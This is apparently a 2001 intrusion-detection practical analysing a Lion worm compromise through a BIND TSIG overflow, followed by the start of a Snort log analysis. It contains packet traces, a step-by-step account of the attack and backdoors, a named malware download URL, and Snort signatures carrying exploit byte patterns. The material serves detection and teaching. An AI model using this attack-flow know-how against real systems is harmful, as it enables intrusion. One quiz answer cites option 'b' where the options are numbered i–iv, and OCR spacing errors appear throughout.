During mid May 2001, a new Linux worm appeared, making use of the backdoor port of TCP10008 [28][29]. This new worm scans networks for hosts listening on the p ort, and if found, connects to the compromised host through the port attempting to find root shells left by the Lion worm. The Cheese worm then attempts to 'patch' the compromised host, and close the backdoor ports left open by the Lion worm.

Further de tails can be found at http://www.cert.org/incident_notes/IN -2001-05.html

---

[26] http://www.whitehats.com/library/worms/lion/index.html
[27] http://www.sans.org./infosecFAQ/malicious/ramen3.htm
[28] http://linux.oreillyne t.com/pub/a/linux/2001/05/22/insecurities.html
[29] http://www.doshelp.com/trojanports.htm

4. Advisories

As indicated on the SANS website [30], advisories and information for the Lion Worm components are shown below:

- http://www.cert.org/advisories/CA -2001-02.html - CERT Advisory CA - 2001-02, Multiple Vulnerabilities in BIND
- http://www.kb.cert.org/vuls/id/196945 - ISC BIND 8 in TSIG handl ing code
- http://www.sans.org/y2k/t0rn.htm - Information about the t0rn root kit

5. Actual Attack

In this section, an actual Lion worm detect will be discussed and demonstrated, followed by a discussion of in dividual elements of the attack.

a. Network Detect

The following tcpdump data and Snort 1.7 alerts were taken from our network. This segment of the network was not behind any firewalls, and is considered to be separate from the company's network infrastruc ture. The steps in which the detect were made will be discussed also.

The first indication that something unusual was occurring in the network was when an ISS Real Secure Net Sensor 5.5 [31] reported that a SYN scan was originating from a spoofed source IP o f 0.0.0.0. Real Secure will show this as the source IP for many connections originating from behind the sensors. The number of alerts was dramatically increasing, and it was decided to review the raw traffic going past a neighboring Linux sensor. The tc pdump traffic is shown below:

```
00:45:38.658527 X.Y.99.50.1366 > 60.252.0.1.domain: S 2384850643:2384850643(0) win 5840 <mss
1460,sackOK,timestamp 28166843[|tcp]> (DF)
00:45:38.704081 X.Y.99.50.1367 > 60.252.0.2.domain: S 2388608383:2388608383(0) win 5840 <mss
1460,sackOK,timestamp 28166843[|tcp]> (DF)

<snip … a few subnets later … >

01:14:38.800869 X.Y.99.50.3043 > 60.252.255.253.domain: S 4228432131:4228432131(0) win 5840 <mss
1460,sackOK,timestamp 28340649[|tcp]> (DF)
01:14:38.815907 X.Y.99.50.3044 > 60.252.255.254.domain: S 4228695770:4228695770(0) win 5840 <mss
1460,sackOK,timestamp 28340649[|tcp]> (DF)

01:16:17.664769 X.Y.99.50.3045 > 34.212.0.1.domain: S 30410085:30410085(0) win 5840 <mss
1460,sackOK,timestamp 28350756[|tcp]> (DF)
01:16:17.686556 X.Y.99.50.3046 > 34.212.0.2.domain: S 39709812:39709812(0) win 5840 <mss
1460,sackOK,timestamp 28350756[|tcp]> (DF)

<snip … a few subnets later … >

01:45:12.763188 X.Y.99.50.4466 > 34.212.254.252.domain: S 1865402523:1865402523(0) win 5840 <mss
1460,sackOK,timestamp 28524256[|tcp]> (DF)
01:45:12.763442 X.Y.99.50.4467 > 34.212.254.253.domain: S 1861727942:1861727942(0) win 5840 <mss
1460,sackOK,timestamp 28524256[|tcp]> (DF)
01:46:58.572627 X.Y.99.50.4724 > 109.222.0.1.domain: S 1976916393:1976916393(0) win 5840 <mss
1460,sackOK,timestamp 28534861[|tcp]> (DF)
01:46:58.602201 X.Y.99.50.4725 > 109.222.0.2.domain: S 1973068717:1973068717(0) win 5840 <mss
1460,sackOK,timestamp 28534861[|tcp]> (DF)
```

[30] http://www.sans.org/y2k/lion.html
[31] http://www.iss.net

<snip … and on it continues >

As can be seen, the internal ho st of X.Y.99.50 is scanning entire B class subnets for listening port 53 hosts. The source ports witnessed cycled from just above 1024 to just below 5000. Although some of the source port numbers appeared slightly out of sequence, this could be attributed to the fast scanning which was occurring. It is important to note that this probably indicates that the source port in not being spoofed, and given the range of source ports, it is quite likely that this is a Linux host performing the scan [32].

On contacting the administrative owner of this host, it was quickly ascertained that no such scan should have been occurring. Given the activity viewed, it was agreed that it was quite likely that the machine had been compromised.

Attention was then turned to Sno rt 1.7 alert files, in the hope of finding alerts for connections made to the compromised host.

The following Snort alerts were found (related tcpdump data is also shown):

a. Initial TCP Connection to port 53 with graceful closure

```
00:41:55.862874 211.185.1 87.190.2935 > X.Y.99.50.53: S 1575114641:1575114641(0) win
32120  (DF)
00:41:56.094957 X.Y.99.50.53 > 211.185.187.190.2935: S 2160770870:2160770870(0) ack
1575114642 win 5792  (DF)
00:41:56.454608 211.185.187.190.2935 > X.Y.99.50.53: . ack 1 win 32120  (DF    )
00:41:56.605304 211.185.187.190.2935 > X.Y.99.50.53: F 1:1(0) ack 1 win 32120  (DF)
00:41:56.849213 X.Y.99.50.53 > 211.185.187.190.2935: F 1:1(0) ack 2 win 5792
(DF)
```

b. Second TCP Connection to port 53

```
00:41:56.920027 211.185.187.190.2972 > X.Y.99.50.53:   S 1576899795:1576899795(0) win
32120  (DF)
00:41:57.168484 211.185.187.190.2935 > X.Y.99.50.53: . ack 2 win 32120  (DF)
00:41:57.216668 X.Y.99.50.53 > 211.185.187.190.2972: S 2163498619:2163498619(0) ack
1576899796 win 5792  (DF)
00:41:57.534284 211.185.1 87.190.2972 > X.Y.99.50.53: . ack 1 win 32120  (DF)
```

c. UDP IQuery Connections

```
00:41:57.536154 211.185.187.190.1564 > X.Y.99.50.53:  43981 inv_q+ [b2&3=0x980] (23)
00:41:57.874543 X.Y.99.50.53 > 211.185.187.190.1564:  43981 inv_q FormErr [0q] 1/0/0
(632) (DF )
00:41:58.236341 211.185.187.190.1564 > X.Y.99.50.53:  43981+ [2q] [1au][|domain]
00:41:58.675022 X.Y.99.50.53 > 211.185.187.190.1564:  43981 [2q][|domain] (DF)
```

d. Data pushed through to established TCP connection, and then closed with Reset

```
00:41:59.26705 2 211.185.187.190.2972 > X.Y.99.50.53: FP 701:835(134) ack 1 win 32120
(DF)
00:43:32.288618 211.185.187.190.2972 > X.Y.99.50.53: FP 1:835(834) ack 1 win 32120
(DF)
00:43:32.665494 X.Y.99.50.53 > 211.185.187.190.2972: . ack 836 win 6672  (DF)
00:43:33.079 969 X.Y.99.50.53 > 211.185.187.190.2972: P 1:35(34) ack 836 win 6672
(DF)
00:43:33.410992 211.185.187.190. 2972 > X.Y.99.50.53: R  1576900631:1576900631(0) win
0
```

[32] /usr/src/documentation/network/ip -sysctl.txt in Linux kernel documentation

e. Third TCP Connection to port 27374

```
00:43:34.167377 X.Y.99.50.1364 > 211.185.187.190.27374: S    2261967507:2261967507(0)
win 5840  (DF)
00:43:34.491139 211.185.187.190.27374 > X.Y.99.50.1364: S 1672789760:1672789760(0)
ack 2261967508 win 32120  (DF)
00:43:34.665586 X.Y.99.50.1364 > 211.185.187.190.27374: . ack 1 win 5840  (DF)
```

f. Data Transferred via p ort 27374, and gracefully closed

```
00:43:34.795820 X.Y.99.50.1364 > 211.185.187.190.27374: P 1:545(544) ack 1 win 5840
(DF)
00:43:35.136280 211.185.187.190.27374 > X.Y.99.50.1364: . ack 545 win 31856  (DF)
00:43:35.171114 211.185.187.190.27374 > X.Y.99.50.   1364: P 1:1025(1024) ack 545 win
31856  (DF)
00:43:35.578610 X.Y.99.50.1364 > 211.185.187.190.27374: . ack 1025 win 7168  (DF)
00:43:35.952093 211.185.187.190.27374 > X.Y.99.50.1364: P 1025:2473(1448) ack 545 win
31856  (DF)

<snip … lots of conversation>

00:43:45.669747 211.185.187.190.27374 > X.Y.99.50.1364: FP 70529:71681(1152) ack 545
win 31856  (DF)
00:43:45.686941 X.Y.99.50.1364 > 211.185.187.190.27374: . ack 37225 win 63712  (DF)
00:43:46.039326 X.Y.99.50.1364 > 211.185.187.190.27374: . ack 38673 wi    n 63712  (DF)
00:43:46.439835 X.Y.99.50.1364 > 211.185.187.190.27374: . ack 40121 win 63712  (DF)

<snip>

00:43:53.937059 X.Y.99.50.1364 > 211.185.187.190.27374: . ack 66185 win 63712  (DF)
00:43:54.304135 211.185.187.190.27374 > X.Y.99.50.1364: P 66185:6    7633(1448) ack 545
win 31856  (DF)
00:43:54.327749 211.185.187.190.27374 > X.Y.99.50.1364: P 69081:70529(1448) ack 545
win 31856  (DF)
00:43:54.818355 X.Y.99.50.1364 > 211.185.187.190.27374: . ack 69081 win 60816  (DF)
00:43:55.217448 X.Y.99.50.1364 > 211.  185.187.190.27374: F 545:545(0) ack 71682 win
63712  (DF)
00:43:55.219027 X.Y.99.50.1364 > 211.185.187.190.27374: . ack 71682 win 62264  (DF)
00:43:55.536436 211.185.187.190.27374 > X.Y.99.50.1364: . ack 546 win 31856  (DF)
```

g. Corresponding Snort Alerts

```
2001-04-04/alertfile-237540-[**] DNS named iquery attempt [**]
2001-04-04/alertfile:237541:04/04 -00:41:57.536154 211.185.187.190:1564   ->
X.Y.99.50:53
2001-04-04/alertfile-237542-UDP TTL:43 TOS:0x0 ID:47201 IpLen:20 DgmLen:51
2001-04-04/alertfile-237543-Len: 31

2001-04-04/alertfile:[**] MISC ramen worm outgoing [**]
2001-04-04/alertfile-04/04-00:43:34.795820 X.Y.99.50:1364   -> 211.185.187.190:27374
2001-04-04/alertfile-TCP TTL:62 TOS:0x0 ID:0 IpLen:20 DgmLen:596 DF
2001-04-04/alertfile-***AP*** Seq: 0x86D2E294   Ack: 0x63B4BF01  Win: 0x16D0  TcpLen:
32
2001-04-04/alertfile-TCP Options (3) => NOP NOP TS: 28154444 57167126
```

h. Summary

The tcpdump data shows that a complete TCP connection was competed from 211.185.187.190, and immediately afterwards another TCP connection is made. UDP traffic then follows, and completion of this the second TCP connection is terminated with a Reset. All the traffic is destined to port 53.

Following this traffic, a connection back to the 211.185.187.190 on port 27374 is made. During this connection, there appears to be lots of data transferred to the X.Y host.

The Snort alerts show that a DNS iquery event occurred during this UDP traffic, which was shortly followed by a ramen worm alert, where the X.Y host was found to be making a co nnection back to the host on port 27374.

b. Detect Explanation

a. Initial TCP Connection to port 53 with graceful closure

This initial connection would have been the connection made whilst the attacker was scanning for hosts listening on port 53. Since it found a host listening on port 53, it made a full TCP connection, and then closed the connection gracefully.

b. Second TCP Connection to port 53

The next TCP connection arrives since the attacker has found a host it can attack. This connection is establis hed, and will be later used to carry the buffer overflow against BIND, however, before this buffer overflow can occur, further information needs to be gathered about the BIND server running. The information gathered will be used to craft a particular TSIG packet which will then be sent down this established TCP connection.

The source ports should be noted between the initial TCP connection (scan), and this connection; 2935 → 2972. This indicates that a number of other TCP connections have been attempted during the brief period of the listening host being found, and the attack being prepared.

c. UDP IQuery Connections

"It is in these UDP connections that a malformed UDP IQuery is sent to trigger the BIND Infoleak bug" [33].

d. Data pushed through to established TCP connection, and then closed with Reset

The TSIG exploit is now passed down the established TCP connection. The result of this exploit is to have established a /bin/sh session over the TCP connection. Commands can now be executed over the session.

- The root kit will be installed, and root obtained
- Various files will be deleted, or altered (which will be discussed below)

e. Data Transferred via port 27374, and gracefully closed

The compromised host now connects back to the attacking host on port 27374. Over this connection, a further tgz file is downloaded which contains more hacking tools.

Snort detected this as the Ramen Worm since this is the same port in which the Ramen Worm uses to transfer the worms files onwards with.

33

Indeed, in the Max Visio n article of the Lion Worm, the same binary was used in the Lion Worm as was used in the Ramen Worm [34].

c. Attack Details

a. Buffer Overflow and iquery

A detailed explanation of the TSIG buffer overflow, and the relevance and role of the IQuery can be found at http://www.sans.org/newlook/resources/IDFAQ/TSIG.htm.

b. Scanning

As indicated previously, the compromised hosts scan random B class subnets for vulnerable machines. This scanning takes place from two particular files in the Lion Worms tool kit of files. A Linux binary of randb used used to generate the random B class address, and another binary of pscan is used to perform the actual scan to the specified port of 53.

The use of pscan means that no crafting of packets occurs, so the sequence numbers and s ource ports are that which the operating system assigns. This means that similar scanning to port 53 can be differentiated from the Lion Worm if evidence of crafted packets are found.

c. Root Kit

Details of the t0rn root kit can be found at http://www.sans.org/y2k/t0rn.htm , and http://www.infowar.com/iwftp/cert/incidents/IN -2000-10.shtml

d. DDOS Tools

At least in the first two variants of the Lion worm, the file which was downloaded from the http://coolion.51.net/crew.tgz contained a variety of tools. Included was the Tribe Flood Network (tfn2k) DDOS[35] tool. The tool is fully installed into /bin/in.telnetd [36]. Potentially, this tool could have been activated on h osts carrying the Lion worm, and a massive DDOS could have been launched.

e. Backdoors

Once the root compromise has occurred, a number of backdoors are established on the compromised host. Initially, the /etc/hosts.deny file is deleted. The result of th is deletion is to disable TCP wrappers. Root shells are then established on TCP ports 60008 and 33567. A trojaned version of SSH is also placed on TCP 33568 [37].

f. Attack Correlations

Scans by compromised Lion worm hosts were quite common during March, when the Lion worm was at its peak. Below is an example of a reported scan. Notice that it is characteristic of a Lion worm scan because it is scan to TCP port 53, with an cycling ephemeral port

[34] See End of Lion Worm Infectio n / Propagation Cycle of http://www.whitehats.com/library/worms/lion/index.html
[35] Distributed Denial of Service
[36] http://www.ciac.org/ciac/bulletins/1 -064.shtml
[37] http://www.sans.org/y2k/lion.html

between 1024 and 5000, and that the hosts being scanned are incrementing. Given that the Lion worm would usually scan the entire B class, there was probably some data lost during the collection below.

http://www.sans.org/y2k/032701 -1330.htm

```
02:08:27.723787 129. 63.112.206.3745 > 129.74.46.33.53: S
  842776772:842776772(0) win 32120  (DF)
02:08:27.725445 129.63.112.206.3747 > 129.74.46.35.53: S
  850135119:850135119(0) win 32120  (DF)
02:08:27.725839 129.63.112.206.3748 > 129.74.46.36.53: S
  853829675:853829675(0 ) win 32120  (DF)
02:08:27.735402 129.63.112.206.3763 > 129.74.46.51.53: S
  848090913:848090913(0) win 32120  (DF)
02:08:27.735515 129.63.112.206.3764 > 129.74.46.52.53: S
  841791990:841791990(0) win 32120  (DF)
02:08:27.735698 129.63.112.206.3765 > 129.  74.46.53.53: S
  842582702:842582702(0) win 32120  (DF)
02:08:27.735774 129.63.112.206.3766 > 129.74.46.54.53: S
  847119569:847119569(0) win 32120  (DF)
02:08:27.735879 129.63.112.206.3767 > 129.74.46.55.53: S
  842257608:842257608(0) win 32120  (DF)
02:08:27.738117 129.63.112.206.3744 > 129.74.46.32.53: S
  849651348:849651348(0) win 32120  (DF)

+++

(Graham Leach)
>Mr. Fearnow,
>I was bitten by this worm last Sunday at 18h30. The reason why I thought I was
experiencing problems at all was an SSH warning  , followed by sluggish  system performance.
```

The traffic above can be contrasted from other port 53 scans reported during the Lion worms peak. For instance, the following reported incident is scanning with a SYN FIN TCP bit set, and with a source port of 53. This is obviously not a Lion worm scan.

http://www.sans.org/y2k/032401 -1230.htm

```
> (GMT -07:00) Arizona
>
> Mar 18 19:27:28 bashful syslog: SYN FIN Scan: 216.63.85.125:53   ->
> 129.219.43.17:53
> Mar 18 19:27:42 bashful syslog: SYN FIN Scan: 216.63.  85.125:53 ->
> 129.219.45.196:53
> Mar 18 19:27:42 bashful syslog: SYN FIN Scan: 216.63.85.125:53   ->
> 129.219.45.198:53
> Mar 18 19:28:04 bashful syslog: SYN FIN Scan: 216.63.85.125:53   ->
> 129.219.50.8:53
> Mar 18 19:28:04 bashful syslog: SYN FIN Scan: 2  16.63.85.125:53 ->
> 129.219.50.9:53
> Mar 18 19:28:04 bashful syslog: SYN FIN Scan: 216.63.85.125:53   ->
> 129.219.50.10:53
> Mar 18 19:28:04 bashful syslog: SYN FIN Scan: 216.63.85.125:53   ->
> 129.219.50.11:53

+++
```

The following scan can also be contrast ed from a Lion worm scan simply because it is a UDP scan.

```
http://www.sans.org/y2k/040301.htm
27 Mar 01 08:56:01      udp    211.59.251.2.1055     ->    202.37.88.44.53
TIM
```

```
27 Mar 01 08:56:01      udp    211.59.251.2.1065     ->    202.37.88.45.53
TIM
27 Mar 01 08:56:01      udp    211.59.251.2.1086     ->    202.37.88.49.53
TIM
27 Mar 01 08:56:01      udp    211.59.251.2.1073     ->    202.37.88.46.53
TIM
27 Mar 01 08:56:01      udp    211.59.251.2.1080     ->    202.37.88.51.53
TIM
27 Mar 01 08:56:01      udp    211.59.251.2.1090     ->    202.37.88.48.53
TIM
27 Mar 01 08:56:01      udp    211.59.251.2.1078     ->    202.37.88.47.53
TIM
27 Mar 01 08:56:01      udp    211.59.251.2.1084     ->    202.37.88.50.53
TIM
27 Mar 01 08:56:01      udp    211 .59.251.2.1105    ->    202.37.88.52.53
TIM
27 Mar 01 08:56:01      udp    211.59.251.2.1109     ->    202.37.88.53.53
TIM
27 Mar 01 08:56:01      udp    211.59.251.2.1112     ->    202.37.88.54.53
TIM
27 Mar 01 08:56:01      udp    211.59.251.2.1116     ->    202.37.88.55.53
TIM

Source: 211.59.251.2
Ports: udp-53
Incident type: Network_scan
re-distribute: yes
timezone: UTC + 1200
reply: no
Time: Mon 26 Mar 2001 at 20:55 (UTC)
```

6. Vulnerable Systems

The Lion worm affects Linux hosts running the B IND DNS server. According to http://www.sans.org/y2k/lion.html, BIND versions 8.2, 8.2 - P1, 8.2.1, and 8.2.2 -Px are vulnerable to the Lion worm. Verion 8.2.3 beta was also found to be vulnerable.

7. Recommendations

a. Detection of Worm

A number of tools have been developed to help in the identification and removal of the Lion worm. Such tools are listed below:

- Lionfind[38] - Bill Stearns from Dartsmouths ISTS. This tool will identify that the worm is present, but will not delete these files
- Find_ddos[39] - NIPC. This tool can be used to find installed DDOS tools, such as the tfn2k client and daemon.

Due to the extent of the compromise, it would be highly recommended to perform a complete reinstall of the compromised host.

b. IDS Signatures

Snort detected the com promise as being the ramen worm. The following snort rule identified the activity as the ramen worm

[38] www.sans.org/y2k/lionfind -0.1.tar.gz
[39] http://borg.isc.ucsb.edu/ftproot/pub/unix/Linux/find_ddos/

```
alert tcp $HOME_NET any  -> $EXTERNAL_NET 27374 (msg:"MISC ramen worm
outgoing"; flags: A+; content: "GET "; depth: 8;
nocase;reference:arachnids,461;)
```

It is not surprising that it was detected ramen since the Lion worm is derived and behaves closely to the ramen worm [40]. An updated rule set with the suggested SANS snort rule [41] would have identified this as the Lion worm earlier.

```
alert UDP $EXTERNAL any  -> $INTERNAL 53 (msg:
"IDS482/named-exploit-tsig-infoleak"; content: "|AB CD 09 80
00 00 00 01 00 00 00 00 00 00 01 00 01 20 20 20 20 02 61|";)
```

A further archNIDS [42] rule of the following should also be added:

```
Alert UDP $EXTERNAL any  -> $INTERNAL 53 (msg:  "IDS489/named-exploit-
tsig-lsd"; content: "3F 909090 EB3B 5F 83EF7C 8D7710 897704 8D4F20}";
reference:arachnids,489;)
```

Further rules could also be added to alert on the outgoing email to the Chinese email address.

Multiple choice question

```
Mar  4 08:53:02  hosth snort[417]: IDS441  - SCAN - Synscan Portscan:
  211.32.192.254:53  -> a.b.c.30:53
Mar  4 08:53:02 hosth snort[417]: IDS441   - SCAN - Synscan Portscan:
  211.32.192.254:53  -> a.b.c.33:53
Mar  4 08:53:02 hosth snort[417]: IDS441   - SCAN - Synscan Portsca n:
  211.32.192.254:53  -> a.b.c.51:53
```

Given the above scan taken from http://www.sans.org/y2k/030701 -1500.htm, which statement is most likely to be true:

i. 211.32.192.254 is probably a compromised ho st being used for recon purposes
ii. 211.32.192.254 is probably not infected with the Lion Linux worm
iii. 211.32.192.254 is a spoofed source
iv. All the above

Answer:
The best answer would be b. The scanning host is not scanning because of a Lion worm infection, sin ce the Lion worm will infect Linux boxes and thus choose a normal Linux source port, which will be greater than 1024.

[40] http://www.symantec.com/avcenter/venc/data/linux.lion.worm.html
[41] http://www.sans.org/y2k/lion.htm
[42] http://www.whitehats.com

3. Analyze This

1. Introduction

The following analysis is derived from incomplete and partial snort alert, scan and log files captured over a period from January 20 2001 until March 3 2001.

2. File Observations and Assumptions

On investigation of the supplied snort alert, scan and log files it was discovered that files were labeled in a misleading manner. For instance the file SnortS29.txt s hould could been labeled as scans.010209, which is a more logical title given that it is only one scans file for this day. Further to this discovery, it became apparent that some files were duplicated, but with different titles. These duplicates were removed.

In addition to duplicate files, it appears that one of the snort sensors does not have the correct date set. For instance the renamed file of scans.000308 appears not to be from 2000, but rather from 2001. This has been assumed due to the correlat ion between scanning hosts in this file and then scanning hosts in the March 2001 files.

3. Analysis Methods

The primary means of analyzing the vast amount of data was to initially collate the snort data with the open source tool of Snort2HTML. This tool can be found in the contrib. directory bundled with snort source code. This tool simply collates all the alerts into groups, with each group showing all the source and destination IP address and ports of the possible attacks, along with the time that the a lert was recorded. This allowed for easy identification of all connections bellowing to an alert, and quickly highlighted common and related traffic.

The Snort2HTML interface provided a quick reference point for each alert type, but with the down side th at it was quite slow to generate, and very slow to render in Internet Explorer. It also only provides a correlation of the snort alert files, and does not include the portscan files or the dump files.

The analyze the portscan files, and to further analyz e the alert files, a couple of small perl scripts were written to basically sort all the portscan entries by source port, source IP, destination port, and destination IP. A sort of all the various alerts was also compiled. This output of the perl scripts was in a CSV format, which was then imported into Microsoft Excel 2000, where various charts and graphs were generated.


From this point, each alert type was analyzed in turn. Each alert was viewed in Snort2HTML to look for trends, such as the reoccurren ce of a specific IP address or destination. For each IP a grep was performed through all the snort files, ie grep 10 \.12\.1\.10 * , for the IP address. This would then find all other activity by that IP address. This information would then quickly indic ate if that IP was involved in other alerts, and would also help indicate the usual internet activity by the host.

Subsequently, the analysis of the given traffic will be approached by analyzing each alert group, providing correlations and recommendations within each group.

4. Overall traffic graphs


a. Top 5 MY.NET Source IP Addresses

(Percentages with respect to other Top 5 Sources)




b. Top 4 External Source IP Addresses

(Percentages with respect to all Source IP addresses)




c. Top 10 Source Port s


(Percentages with respect to all source ports)



d. Top 10 Destination IP Addresses
(Percentages with respect to all destination addresses)



e. Top 10 Destination Ports
(Percentages with respect to all destination ports)



5. Alert analysis

Within each alert group the following subsections will be found:

a. Explanation
This section will detail the components of the alert, as well as possible and likely signatures for the observed alerts.

b. Observations

This section will go into the details of each group of network traffic viewed for this alert. Certain traffic may be grouped together where they are believed to be related.

If relevant, the severity of particular alerts will be discussed here also.

c. *Recommendations*
Although individual recommendations will be given throughout the discussion of each subgroup, often general recommendations will be made which is relevant for all the alerts viewed within an alert group.

The alerts will be considered in the followi ng (non specific) order:

a. STATDX UDP attack
b. Backorifice
c. UDP SRC and DST outside network
d. ICMP SRC and DST outside network
e. SUNRPC highport access
f. Null scan
g. Tiny fragements
h. Queso fingerprint
i. Wingate 1080 attempt
j. Attempted SUN RPC high port access
k. Connect to 515 from inside
l. SNMP public access
m. External RPC call
n. NMAP TCP ping
o. Possible RAMEN server activity
p. Watchlist 000222 NET -FCFC
q. Probable NMAP fingerprint
r. SITE EXEC – Possible wu-ftpd exploit – GIAC000623
s. Russia Dynamo – SANS Flash 28-jul-00
t. Security 000516-1
u. Watchlist 000222 IL-ISDNNET-9990517
v. TCP SRC and DST outside network

a. STATDX UDP attack

i. Explanation

"This is supposedly a remote root exploit in the rpc.statd that runs on many versions of Linux. This one is tailored to Red Hat Linux 6.x but with simple mo difications, will run against any version of Linux on the Intel platform" [43]. Generally, a STATDX attack will contain malicious data encapsulated in the packet. The idea is that this data will be parsed in such a way that it will be passed onto the execution stack at some point and executed. This method can thus be used to facilitate the exec ution of arbitrary code on a vulnerable host.

ii. Observations

This alert was generated on 02/20, arising from probes from two hosts to multiple hosts within the MY.NET r ange.
One host, 171.65.61.201 appears to have been scanning for hosts running service 111 [44] through many of the MY.NET subnets.

[43] http://www.kulua.org/Arch ives/kulua-l/200008/msg00159.html
[44] RPC 4.0 portmapper TCP, SUN Remote Procedure Call, http://www.snort.org

However, the hosts that were actually attacked with the STATDX attack where not scanned to begin with, and the attack was not to port 111, but rather other RPC port such as 32774, 797, 910 etc. From the given files, there appears to be no other recon attempts to the attacked hosts. Packets being dropped due to network load could explain this, but another interesting observation makes this unlikely. Consider the following scan extract.

```
scans.000220:Feb 20 19:45:31 171.65.61.201:1577   -> MY.NET.183.179:111 SYN **S*****
scans.000220:Feb 20 19:45:31 171.65.61.201:1579   -> MY.NET.183.181:111 SYN **S*****
scans.000220:Feb 20 19:45:33 171.65.61.201:936  -> MY.NET.181.127:910 UDP
scans.000220:Feb 20 19:45:37 171.65.61.201:4528   -> MY.NET.179.191:111 SYN **S*****
scans.000220:Feb 20 19:45:37 171.65.61.201:4529   -> MY.NET.179.192:111 SYN **S*****
scans.000220:Feb 20 19:45:37 171.65.61.201:4583 -> MY.NET.179.246:111 SYN **S*****
scans.000220:Feb 20 19:45:37 171.65.61.201:4586   -> MY.NET.179.249:111 SYN **S*****
scans.000220:Feb 20 19:45:37 171.65.61.201:4587   -> MY.NET.179.250:111 SYN **S*****
scans.000220:Feb 20 19:45:37 171.65.61.201:4588   -> MY.NET.179.251:111 SYN **S*****

<snip>

scans.000220:Feb 20 19:45:37 171.65.61.201:4968   -> MY.NET.181.119:111 SYN **S*****
